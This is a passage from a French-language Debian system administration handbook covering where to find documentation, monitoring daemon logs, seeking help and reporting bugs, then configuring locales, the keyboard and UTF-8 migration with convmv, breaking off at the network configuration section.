$ apropos "copy file"
cp (1)               - copy files and directories
cpio (1)             - copy files to and from archives
hcopy (1)            - copy files from or to an HFS volume
install (1)          - copy files and set attributes
```

ASTUCE

Naviguer de proche en proche

Beaucoup de pages de manuel disposent d'un paragraphe *SEE ALSO* ou VOIR AUSSI, généralement à la fin. Il renvoie vers d'autres pages de manuel portant sur des notions ou commandes proches de celle en cours d'examen, ou vers des documentations externes. Il est ainsi possible de retrouver la documentation pertinente même quand le premier choix n'est pas optimal.

La commande `man` n'est plus le seul moyen de consulter les pages de manuel, car les programmes `konqueror` (sous KDE) et `yelp` (sous GNOME) offrent également cette possibilité. On trouve encore une interface web, fournie par le paquet `man2html` : les pages de manuel sont alors consultables à l'aide d'un navigateur. Sur l'ordinateur contenant le paquet, utilisez cette URL :

➨ `http://localhost/cgi-bin/man/man2html`

Cet utilitaire a donc besoin d'un serveur web. C'est pourquoi vous choisirez d'installer ce paquet sur l'un de vos serveurs : tous les utilisateurs du réseau local bénéficieront du service (y compris les postes non Linux) et vous éviterez de devoir mettre en place un serveur HTTP sur chaque poste. Par ailleurs, si votre serveur est accessible depuis l'extérieur, il peut être souhaitable de restreindre l'accès à ce service aux seuls utilisateurs du réseau local.

CHARTE DEBIAN

Pages de manuel obligatoires

Debian impose à chaque programme d'être accompagné d'une page de manuel. Si l'auteur amont ne la fournit pas, le développeur Debian rédige en général une page minimaliste qui renverra au moins le lecteur à l'emplacement de la documentation originale.

7.1.2. Documentation au format *info*

Le projet GNU a rédigé les manuels de la plupart de ses programmes au format *info* ; c'est pourquoi de nombreuses pages de manuel renvoient vers la documentation *info* correspondante. Ce format offre quelques avantages mais le programme qui permet de consulter ces documentations est également un peu plus complexe.

Il s'appelle évidemment `info` et on l'invoque en lui passant le nom du « nœud » à consulter. En effet, cette documentation a une structure hiérarchique et `info` invoqué sans paramètres affichera la liste des nœuds disponibles au premier niveau. Habituellement, un nœud porte le nom de la commande correspondante.

Les commandes de navigation dans la documentation ne sont pas très intuitives. La meilleure méthode pour se familiariser avec le programme est sans doute de l'invoquer puis de taper **h** (pour *help*, ou demande d'aide) et de suivre les instructions pour apprendre par la pratique. Alternativement, vous pouvez aussi employer un navigateur graphique, beaucoup plus convivial. À nouveau, `konqueror` et `yelp` conviennent ; le paquet `info2www` fournit également une interface web.

➨ `http://localhost/cgi-bin/info2www`

On notera que le système *info* ne permet pas de traduction, à l'opposé du système de pages `man`. Ses pages sont donc systématiquement en anglais. En revanche, lorsqu'on demande au programme d'afficher une page *info* inexistante, il se rabattra sur la page *man* du même nom, si celle-ci existe ; cette dernière pourra donc éventuellement exister en français.

7.1.3. La documentation spécifique

Chaque paquet intègre sa documentation spécifique : même les logiciels les moins bien documentés disposent en général au moins d'un fichier `README` (« lisez-moi ») contenant quelques informations intéressantes et/ou importantes. Cette documentation est installée dans le répertoire `/usr/share/doc/paquet/` (où *paquet* représente le nom du paquet). Si elle est très volumineuse, elle peut ne pas être intégrée au paquet du programme mais constituer son propre paquet, alors intitulé *paquet*-doc. Le paquet du programme recommande en général le paquet de documentation pour le mettre en exergue.

Dans le répertoire `/usr/share/doc/paquet/` se trouvent également quelques fichiers fournis par Debian qui complètent la documentation du point de vue des particularités ou améliorations du paquet par rapport à une installation traditionnelle du logiciel. Le fichier `README.Debian` signale ainsi toutes les adaptations effectuées pour être en conformité avec la charte Debian. Le fichier `changelog.Debian.gz` permet quant à lui de suivre les modifications apportées au paquet au fil du temps : il est très utile pour essayer de comprendre ce qui a changé entre deux versions installées et qui n'ont apparemment pas le même comportement. Enfin, on trouve parfois

un fichier `NEWS.Debian.gz` documentant les changements majeurs du programme qui peuvent concerner directement l'administrateur.

7.1.4. Les sites web

Dans la majorité des cas, un logiciel libre dispose d'un site web pour le diffuser et fédérer la communauté de ses développeurs et utilisateurs. Ces sites regorgent souvent d'informations pertinentes sous différentes formes : les documentations officielles, les foires aux questions (FAQ), les archives des listes de diffusion relatives au logiciel, etc. Fréquemment, un problème rencontré aura déjà fait l'objet de nombreuses questions ; la FAQ ou les archives de l'une des listes de diffusion en abriteront alors la solution. Une bonne maîtrise d'un moteur de recherche s'avérera précieuse pour trouver rapidement les pages pertinentes (en restreignant éventuellement la recherche au domaine ou sous-domaine Internet dédié au logiciel). Si le moteur renvoie trop de pages ou si les réponses ne correspondent pas à ce qui est attendu, l'ajout du mot-clé **`debian`** permet de restreindre les réponses en ciblant les informations concernant les utilisateurs de ce système.

ASTUCE

De l'erreur à la solution

Si le logiciel renvoie un message d'erreur très spécifique, saisissez-le dans un moteur de recherche (entre apostrophes doubles « " » pour ne pas rechercher les mots individuellement, mais l'expression complète) : dans la majorité des cas, les premiers liens renvoyés contiendront la réponse que vous cherchez.

Dans d'autres cas, on aura simplement une erreur très générique comme « Permission non accordée » ; il conviendra alors de vérifier les permissions des éléments en jeu (fichiers, identité des utilisateurs, groupes, etc.).

Si vous ne connaissez pas l'adresse du site web du logiciel, il y a différents moyens de l'obtenir. Vérifiez en premier lieu si un champ Homepage n'est pas présent dans les méta-informations du paquet (`apt-cache show paquet`). Alternativement, la description du paquet peut contenir un pointeur sur le site web officiel du logiciel. Si aucune URL n'y est indiquée, il convient alors d'examiner `/usr/share/doc/paquet/copyright`. Le mainteneur Debian y mentionne en effet l'endroit où il a récupéré le code source du programme et il est probable qu'il s'agisse justement du site web en question. Si à ce stade votre recherche est toujours infructueuse, il faut consulter un annuaire de logiciels libres tel que Freecode (anciennement Freshmeat) ou Framasoft, ou encore directement effectuer une recherche sur un moteur comme Google ou Yahoo.

➨ `http://freecode.com/`

➨ `http://framasoft.org/`

Pensez également à consulter le wiki du projet Debian. Il s'agit d'un site collaboratif où même de simples visiteurs peuvent faire des suggestions depuis un navigateur. Il sert aussi bien aux

développeurs pour spécifier des projets qu'aux utilisateurs pour partager leurs connaissances en rédigeant collaborativement des documents.

➨ http://wiki.debian.org/

7.1.5. Les tutoriels (*HOWTO*)

Un *howto* (« comment faire ») est une documentation décrivant concrètement, étape par étape, comment atteindre un but prédéfini. Les buts couverts sont relativement variés mais souvent techniques : mettre en place l'*IP Masquerading* (masquage d'IP), configurer le RAID logiciel, installer un serveur Samba, etc. Ces documents essaient souvent de couvrir l'ensemble des problématiques susceptibles de se produire dans la mise en œuvre d'une technologie donnée.

Ces tutoriels sont gérés par le *Linux Documentation Project* (projet de documentation Linux, LDP), dont le site web abrite donc l'ensemble de ces documents :

➨ http://www.tldp.org/

Restez critique en lisant ces documents. Ils sont fréquemment vieux de plusieurs années ; leurs informations seront donc parfois obsolètes. Ce phénomène est encore plus fréquent pour leurs traductions, puisque les mises à jour de ces dernières ne sont ni systématiques ni instantanées après la publication d'une nouvelle version du document original — cela fait partie des joies de travailler dans un environnement bénévole et sans contraintes...

7.2. Procédures types

Cette section vise à présenter quelques conseils génériques portant sur certaines opérations qu'un administrateur est souvent amené à effectuer. Ces procédures ne couvriront évidemment pas tous les cas de figure de manière exhaustive, mais pourront servir de points de départ pour les cas les plus ardus.

DÉCOUVERTE

Documentation en français

Il arrive fréquemment qu'une documentation traduite en français soit disponible dans un paquet séparé portant le nom du paquet correspondant suivi de `-fr` (code ISO officiel de la langue française).

Ainsi, le paquet *apt-howto-fr* contient la traduction française du howto dédié à *APT*. De même, les paquets *quick-reference-fr* et *debian-reference-fr* sont les versions françaises des guides de référence Debian (initialement rédigés en anglais par Osamu Aoki).

7.2.1. Configuration d'un logiciel

Face à un paquet inconnu que l'on souhaite configurer, il faut procéder par étapes. En premier lieu, il convient de lire ce que le responsable du paquet peut avoir d'intéressant à signaler. La lecture de `/usr/share/doc/paquet/README.Debian` permet en effet de découvrir les aménagements spécifiques prévus pour faciliter l'emploi du logiciel concerné. C'est parfois indispensable pour comprendre des différences avec le comportement original du logiciel, tel qu'il est décrit dans des documentations généralistes comme les howto. Parfois, ce fichier détaille aussi les erreurs les plus courantes afin de vous éviter de perdre du temps sur des problèmes classiques.

Ensuite, il faut consulter la documentation officielle du logiciel — référez-vous à la section précédente pour identifier les différentes sources de documentation. La commande `dpkg -L paquet` donne la liste des fichiers inclus dans le paquet ; on pourra ainsi repérer rapidement les documentations disponibles (ainsi que les fichiers de configuration, situés dans `/etc/`). `dpkg -s paquet` produit les méta-données du paquet et donne les éventuels paquets recommandés ou suggérés : on pourra y trouver de la documentation ou un utilitaire facilitant la configuration du logiciel.

Enfin, les fichiers de configuration sont souvent auto-documentés par de nombreux commentaires explicatifs détaillant les différentes valeurs possibles de chaque paramètre — à tel point qu'il suffit parfois de choisir la ligne à activer parmi celles proposées. Dans certains cas, des exemples de fichiers de configuration sont fournis dans le répertoire `/usr/share/doc/paquet/examples/`. Ils pourront alors servir de base à votre propre fichier de configuration.

CHARTE DEBIAN

Emplacement des exemples

Tout exemple doit être installé dans le répertoire `/usr/share/doc/paquet/examples/`. Il peut s'agir d'un fichier de configuration, d'un code source de programme (exemple d'emploi d'une bibliothèque), ou d'un script de conversion de données que l'administrateur pourrait employer dans certains cas (comme pour initialiser une base de données). Si l'exemple est spécifique à une architecture, il convient de l'installer dans `/usr/lib/paquet/examples/` et de créer un lien pointant sur lui dans le répertoire `/usr/share/doc/paquet/examples/`

7.2.2. Surveiller l'activité des démons

Un démon complique un peu la compréhension des situations, puisqu'il n'interagit pas directement avec l'administrateur. Pour vérifier son fonctionnement, il est donc nécessaire de le tester, par exemple avec une requête HTTP pour le démon Apache (un serveur web).

Pour permettre ces vérifications, chaque démon garde généralement des traces de tout ce qu'il a fait ainsi que des erreurs qu'il a rencontrées — on les appelle logs (journaux de bord du système). Les logs sont stockés dans `/var/log/` ou l'un de ses sous-répertoires. Pour connaître le nom

précis du fichier de log de chaque démon, on se référera à la documentation. Attention, un seul test ne suffit pas toujours s'il ne couvre pas la totalité des cas d'utilisation possibles : certains problèmes ne se manifestent que dans certaines circonstances particulières.

OUTIL

Le démon `rsyslogd`

`rsyslogd` est particulier : il collecte les traces (messages internes au système) qui lui sont envoyées par les autres programmes. Chaque trace est associée à un sous-système (courrier électronique, noyau, authentification, etc.) et à une priorité, deux informations que `rsyslogd` consulte pour décider de son traitement : la trace peut être consignée dans divers fichiers de logs et/ou envoyée sur une console d'administration. Le détail des traitements effectués est défini par le fichier de configuration `/etc/rsyslog.conf` (documenté dans la page de manuel éponyme).

Certaines fonctions C, spécialisées dans l'envoi de traces, facilitent l'emploi du démon `rsyslogd`. Certains démons gèrent toutefois eux-mêmes leurs fichiers de logs (c'est par exemple le cas de `samba`, le serveur implémentant les partages Windows sur Linux).

B.A.-BA

Démon

Un démon (*daemon*) est un programme non invoqué explicitement par l'utilisateur et qui reste en arrière-plan, attendant la réalisation d'une condition avant d'effectuer une tâche. Beaucoup de logiciels serveurs sont des démons — terme qui explique la lettre « d » souvent présente à la fin de leur nom (`sshd`, `smtpd`, `httpd`, etc.).

Toute démarche préventive commence par une consultation régulière des logs des serveurs les plus importants. Vous pourrez ainsi diagnostiquer les problèmes avant même qu'ils ne soient signalés par des utilisateurs mécontents. En effet, ceux-ci attendent parfois qu'un problème se répète à de multiples reprises sur plusieurs jours pour en faire part. On pourra faire appel à un utilitaire spécifique pour analyser le contenu des fichiers de logs les plus volumineux. On trouve de tels utilitaires pour les serveurs web (citons `analog`, `awstats`, `webalizer` pour Apache), pour les serveurs FTP, pour les serveurs *proxy/cache*, pour les pare-feu, pour les serveurs de courrier électronique, pour les serveurs DNS et même pour les serveurs d'impression. Certains de ces utilitaires fonctionnent de manière modulaire et permettent d'analyser plusieurs types de fichiers de logs. C'est le cas de `lire` ou encore de `modlogan`. D'autres outils, comme `logcheck` (logiciel abordé dans le chapitre 14, « Sécurité » page 410), permettent de scruter ces fichiers à la recherche d'alertes à traiter.

7.2.3. Demander de l'aide sur une liste de diffusion

Si vos diverses recherches ne vous ont pas permis de venir à bout d'un problème, il est possible de se faire aider par d'autres personnes, peut-être plus expérimentées. C'est tout l'intérêt de la liste de diffusion debian-user-french@lists.debian.org. Comme toute communauté, elle a ses

règles qu'il convient de respecter. La première est de vérifier que le problème qui vous concerne n'apparaît pas dans sa foire aux questions (voir lien en marge). Il faut également le rechercher dans les archives récentes de la liste avant de poser sa question.

➨ http://wiki.debian.org/DebFrFrenchLists

➨ http://lists.debian.org/debian-user-french/

ASTUCE

Lire une liste sur le Web

Pour des listes de diffusion à haut volume comme debian-user-french@lists.debian.org (*duf* pour les intimes), il peut être intéressant de les parcourir comme un forum de discussion (*newsgroup*). Gmane.org permet justement la consultation des listes Debian sous ce format. La liste francophone précitée est ainsi disponible à l'adresse suivante :

➨ http://dir.gmane.org/gmane.linux.debian.user.french

B.A.-BA

La Netiquette s'applique

D'une manière générale, pour toutes les correspondances électroniques sur des listes de diffusion, il convient de respecter les règles de la Netiquette. On regroupe sous ce terme un ensemble de règles de bon sens, allant de la politesse aux erreurs à ne pas commettre.

➨ http://www.ccr.jussieu.fr/dsi/doc/divers/Netiquette.htm

Ces deux conditions remplies, vous pouvez envisager de décrire votre problème sur la liste de diffusion. Incluez le maximum d'informations pertinentes : les différents essais effectués, les documentations consultées, comment vous avez diagnostiqué le problème, les paquets concernés ou susceptibles d'être en cause. Consultez le système de suivi de bogues de Debian (BTS, ou « *Bug Tracking System* », décrit dans l'encadré « Système de suivi de bogues » page 15) à la recherche d'un problème similaire et mentionnez le résultat de cette recherche en fournissant les liens vers les bogues trouvés. Rappelons que toute exploration du BTS débute à la page suivante :

➨ http://www.debian.org/Bugs/index.fr.html


Plus vous aurez été courtois et précis, plus grandes seront vos chances d'obtenir une réponse — ou du moins des éléments de réponse. Si vous recevez des informations intéressantes par courrier privé, pensez à faire une synthèse publique des réponses reçues afin que tout le monde puisse en profiter et que les archives de la liste, dûment explorées par divers moteurs de recherche, donnent directement la réponse à ceux qui se poseront la même question que vous.

7.2.4. Signaler un bogue en cas de problème incompréhensible

Si tous vos efforts pour résoudre un problème restent vains, il est possible que celui-ci ne relève pas de votre responsabilité et qu'il s'agisse en fait d'un bogue dans le programme récalcitrant. Dans ce cas, la procédure à adopter est de le signaler à Debian ou directement aux auteurs du

logiciel. Pour cela, il convient d'isoler le mieux possible le problème et de créer une situation de test minimale qui permette de le reproduire. Si vous savez quel programme est la cause apparente du problème, il est possible de retrouver le paquet concerné à l'aide de la commande `dpkg -S fichier_en_cause`. La consultation du système de suivi de bogues (http://bugs.debian.org/*paquet*) permettra de vérifier que ce bogue n'a pas encore été répertorié. On pourra alors envoyer son propre rapport de bogue à l'aide de la commande `reportbug` — en incluant le maximum d'informations, en particulier la description complète du cas minimal de test qui permet de reproduire le bogue.

Les éléments du présent chapitre constituent un moyen de résoudre, efficacement, les embarras que les chapitres suivants pourraient susciter. Faites-y donc appel aussi souvent que nécessaire !



Mots-clés

Configuration
Francisation, locales
Locales
Réseau
Résolution de noms
Utilisateurs
Groupes
Création de comptes
Interpréteur de commandes
Shell
Impression
Chargeur de démarrage
Compilation de noyau

Chapitre

8

Configuration de base : réseau, comptes, impression...

Un ordinateur nouvellement installé par `debian-installer` *se veut aussi fonctionnel que possible, mais de nombreux services restent à paramétrer. Par ailleurs, il est bon de savoir comment changer certains éléments de configuration définis lors de l'installation initiale.*

Ce chapitre passe en revue tout qui relève de ce que l'on peut appeler la « configuration de base » : réseau, langue et « locales », utilisateurs et groupes, impression, points de montage, etc.

8.1. Francisation du système

Il est probable que l'ordinateur fonctionne déjà en français si l'installation a été menée dans cette langue. Mais il est bon de savoir ce que l'installateur a fait à cette fin pour pouvoir le changer plus tard si le besoin s'en faisait sentir.

OUTIL

La commande `locale` pour afficher la configuration courante

La commande `locale` permet d'afficher un résumé de la configuration courante des différents paramétrages de la locale (format des dates, des nombres, etc.), présenté sous la forme d'un ensemble de variables d'environnement standards et dédiées à la modification dynamique de ces réglages.

8.1.1. Définir la langue par défaut

Une *locale* correspond à un jeu de paramètres régionaux. Ceci inclut non seulement la langue des textes, mais aussi le format de présentation des nombres, des dates et des heures, des sommes monétaires ainsi que le mode de comparaison alphabétique (afin de tenir compte des caractères accentués). Bien que chacun de ces paramètres puisse être spécifié indépendamment des autres, on utilisera généralement une locale, qui est un ensemble cohérent de valeurs pour ces paramètres, correspondant à une « région » au sens large. Ces locales sont la plupart du temps décrites sous la forme *code-langue_CODE-PAYS* avec parfois un suffixe pour spécifier le jeu de caractères et l'encodage à utiliser. Ceci permet de prendre en compte les différences idiomatiques ou typographiques entre différentes régions de langue commune.

CULTURE

Jeux de caractères

À chaque locale sont normalement associés un « jeu de caractères » (ensemble des caractères possibles) et un « encodage » (manière de représenter les caractères pour l'ordinateur) de prédilection.

Les encodages les plus populaires pour les langues à alphabet latin utilisaient un octet par caractère et étaient de ce fait limités à 256 caractères. Comme cette limitation à 256 caractères ne permettait pas de couvrir toutes les langues en usage en Europe, plusieurs encodages indépendants étaient requis, ce qui a mené à une multitude de jeux de caractères, notamment la série des *ISO-8859-1* (connu comme « Latin 1 ») à *ISO-8859-15* (« Latin 9 »).

Pour travailler avec des langues étrangères, il fallait donc régulièrement jongler avec différents encodages et jeux de caractères. De surcroît, la rédaction de documents multilingues posait parfois des problèmes quasi insurmontables. Unicode (super catalogue de presque tous les systèmes d'écriture des langues du monde) fut créé pour contourner ce problème. Son encodage particulier

UTF-8 conserve tous les 128 symboles ASCII (codés sur 7 bits) mais traite différemment les autres caractères. Ces derniers sont précédés par une séquence de bits d'« échappement » plus ou moins longue. Cela permet de représenter tous les caractères Unicode sur un ou plusieurs octets, selon le besoin. L'usage d'UTF-8 s'est largement répandu, aidé par le fait que c'est l'encodage par défaut utilisé dans les documents XML.

Il s'agit de l'encodage généralement recommandé et de la valeur par défaut sur les systèmes Debian.

Le paquet *locales* rassemble les éléments nécessaires au bon fonctionnement des « localisations » des différentes applications. Lors de son installation, ce paquet pose quelques questions afin de choisir les langues prises en charge. Il est à tout moment possible de revenir sur ces choix en exécutant `dpkg-reconfigure locales`.

On demande d'abord de choisir toutes les « locales » à prendre en charge. La sélection de toutes les locales françaises (c'est-à-dire celles débutant par « fr_FR ») est un choix raisonnable. N'hésitez pas à sélectionner d'autres locales si la machine héberge des utilisateurs étrangers. Cette liste des locales connues du système est stockée dans le fichier `/etc/locale.gen`. Il est possible d'intervenir sur ce fichier à la main, mais il faut penser à exécuter `locale-gen` après chaque modification ; cela génère les fichiers nécessaires au bon fonctionnement des locales éventuellement ajoutées, tout en supprimant les fichiers obsolètes.

La seconde question, intitulée « Jeu de paramètres régionaux par défaut », requiert une locale par défaut. Le choix recommandé en France est « fr_FR.UTF-8 ». Les Belges francophones préféreront « fr_BE.UTF-8 », les Luxembourgeois « fr_LU.UTF-8 », les Suisses « fr_CH.UTF-8 » et les Canadiens « fr_CA.UTF-8 ». Le fichier `/etc/default/locale` est alors modifié pour renseigner la locale par défaut dans la variable d'environnement `LANG`.

EN COULISSES

`/etc/environment` et `/etc/default/locale`

Le fichier `/etc/environment` sert aux programmes `login`, `gdm`, ou encore `ssh` pour créer leurs variables d'environnement.

Ces applications n'effectuent pas cela directement, mais via un module PAM (`pam_env.so`). PAM (*Pluggable Authentication Module*, ou module d'authentification connectable) est une bibliothèque modulaire centralisant les mécanismes d'authentification, d'initialisation de sessions et de gestion des mots de passe. Voir section 11.7.3.2, « Configuration de PAM » page 318 pour un exemple de configuration de PAM.

`/etc/default/locale` fonctionne de la même manière, mais ne contient que la variable d'environnement `LANG`, de sorte que certains utilisateurs de PAM puissent hériter d'un environnement sans localisation. Il est en effet déconseillé que les programmes serveurs utilisent des paramètres régionaux, alors que les programmes qui ouvrent des sessions pour l'utilisateur sont au contraire tout indiqués pour utiliser des paramètres régionaux implicites.

8.1.2. Configurer le clavier

Bien que la disposition du clavier soit gérée différemment entre la console texte et le mode graphique, Debian fournit une interface de configuration unique qui fonctionne pour les deux modes : cette interface est basée sur Debconf et fournie par le paquet *keyboard-configuration*. Ainsi, la commande `dpkg-reconfigure keyboard-configuration` peut être utilisée à tout instant pour reconfigurer la disposition de clavier.

Les questions portent dans l'ordre sur l'apparence du clavier physique (un clavier de PC standard en France sera « PC générique 105 touches (intl) »), puis sur la disposition à choisir (on choisira généralement « France » sauf cas particuliers), puis sur la position de la touche AltGr. Vient enfin une question sur la position à utiliser pour la « touche Compose », qui permet de saisir des caractères spéciaux en combinant des caractères simples. Taper successivement Compose ' e produira ainsi un e accent aigu (« é »). Toutes ces combinaisons sont décrites dans le fichier `/usr/share/X11/locale/en_US.UTF-8/Compose` (ou un autre fichier, déterminé en fonction de la locale en cours par la table de correspondance décrite par `/usr/share/X11/locale/compose.dir`).

Il est à noter que la configuration du clavier pour le mode graphique décrite ici n'influe que sur la disposition par défaut ; les environnements de bureau GNOME et KDE, entre autres, fournissent un panneau de configuration Clavier dans leurs préférences, permettant à chaque utilisateur d'avoir sa propre disposition. Quelques options supplémentaires concernant le comportement de certaines touches particulières sont également disponibles dans ces panneaux de configuration.

8.1.3. Migration vers UTF-8

La généralisation de l'encodage UTF-8 a constitué une solution longtemps attendue à de nombreux problèmes d'interopérabilité, puisqu'elle facilite les échanges internationaux et lève les limites arbitraires sur les caractères que l'on peut utiliser dans un document. L'inconvénient est qu'il a fallu passer par une phase de conversion un peu rebutante, d'autant qu'elle n'aurait pu être totalement transparente que si elle avait été synchronisée dans le monde entier et que deux opérations de conversion étaient en réalité à prévoir : l'une sur le contenu des fichiers, l'autre sur leur nom. Fort heureusement, le plus gros de cette migration est passé et nous la citons principalement pour référence.

CULTURE

Mojibake et erreurs d'interprétation

Lorsqu'un texte est transmis (ou stocké) sans information d'encodage, il n'est pas toujours possible de savoir avec certitude quelle convention utiliser à la réception (ou à la lecture) de ce qui reste un ensemble d'octets. On peut généralement se faire une idée en effectuant des statistiques sur la répartition des valeurs présentes dans le texte, mais cela ne donnera pas une réponse certaine. Lorsque le système d'encodage choisi pour la lecture diffère de celui utilisé à l'écriture, les octets sont mal interprétés et on obtient au mieux des erreurs sur certains caractères, au pire quelque chose d'illisible.

Ainsi, si un texte français apparaît normal à l'exception des lettres accentuées et de certains symboles, qui semblent remplacés par des séquences du type « Ã© » ou « Ã¨ » ou « Ã§ », il s'agit vraisemblablement d'un texte encodé en UTF-8 mais interprété comme ISO-8859-1 ou ISO-8859-15. C'est le symptôme d'une installation locale non encore migrée vers UTF-8. Si en revanche vous voyez apparaître des points d'interrogation à la place de lettres accentuées, voire que ces points d'interrogation semblent remplacer également un caractère qui aurait dû suivre cette lettre accentuée, il est probable que votre installation soit déjà configurée en UTF-8 et que l'on vous ait envoyé un document encodé en ISO-8859-*.

Voilà pour les cas « simples ». Ces cas n'apparaissent que pour les cultures occidentales, parce qu'Unicode (et UTF-8) a été conçu pour maximiser les points communs avec les encodages historiques pour les langues occidentales à base d'alphabet latin, ce qui permet de reconnaître en partie le texte même s'il manque des caractères.

Dans les configurations plus complexes, où interviennent par exemple deux environnements correspondant à deux langues différentes n'utilisant pas le même alphabet, on obtient souvent des résultats illisibles, succession de symboles abstraits n'ayant rien à voir les uns avec les autres. Comme cette situation était particulièrement fréquente en Asie du fait de la multiplicité des langues et des systèmes d'écriture, l'usage a consacré le mot japonais *mojibake* pour désigner ce phénomène. Lorsqu'il apparaît, le diagnostic est plus complexe et la solution la plus simple est souvent de migrer vers UTF-8 de part et d'autre.

En ce qui concerne les noms de fichiers, la migration pourra être relativement simple. L'outil `convmv` (dans le paquet du même nom) a été précisément écrit à cet effet : il permet de renommer les fichiers d'un encodage à un autre. Son invocation est relativement simple, mais nous recommandons de l'effectuer en deux étapes pour éviter des surprises. L'exemple qui suit illustre un environnement UTF-8 contenant encore des répertoires dont le nom est encodé en ISO-8859-15 et une utilisation de `convmv` pour leur renommage.

```
$ ls travail/
Ic?nes  ?l?ments graphiques  Textes
$ convmv -r -f iso-8859-15 -t utf-8 travail/
Starting a dry run without changes...
mv "travail/�l�ments graphiques"        "travail/Éléments graphiques"
mv "travail/Ic�nes"     "travail/Icônes"
No changes to your files done. Use --notest to finally rename the files.
$ convmv -r --notest -f iso-8859-15 -t utf-8 travail/
mv "travail/�l�ments graphiques"        "travail/Éléments graphiques"
mv "travail/Ic�nes"     "travail/Icônes"
Ready!
$ ls travail/
Éléments graphiques  Icônes  Textes
```

Pour le contenu des fichiers, la procédure sera plus complexe, étant donné la multiplicité des formats de fichiers existants. Certains des formats de fichiers embarquent une information d'encodage, ce qui facilite la tâche aux logiciels qui les traitent ; il suffit alors d'ouvrir ces fichiers et de les réenregistrer en spécifiant l'encodage UTF-8. Dans d'autres cas, il faudra spécifier l'encodage d'origine (ISO-8859-1 ou « Occidental », ou ISO-8859-15 ou « Occidental (euro) » suivant les formulations) lors de l'ouverture du fichier.

Pour les simples fichiers textes, on pourra utiliser `recode` (dans le paquet éponyme), qui permet un recodage automatisé. Cet outil disposant de nombreuses options permettant de jouer sur son comportement, nous vous engageons à consulter sa documentation, la page de manuel `recode(1)` ou la page info `recode` (plus complète).

8.2. Configuration du réseau

B.A.-BA

Rappels réseau essentiels (Ethernet, adresse IP, sous-réseau, *broadcast*...)

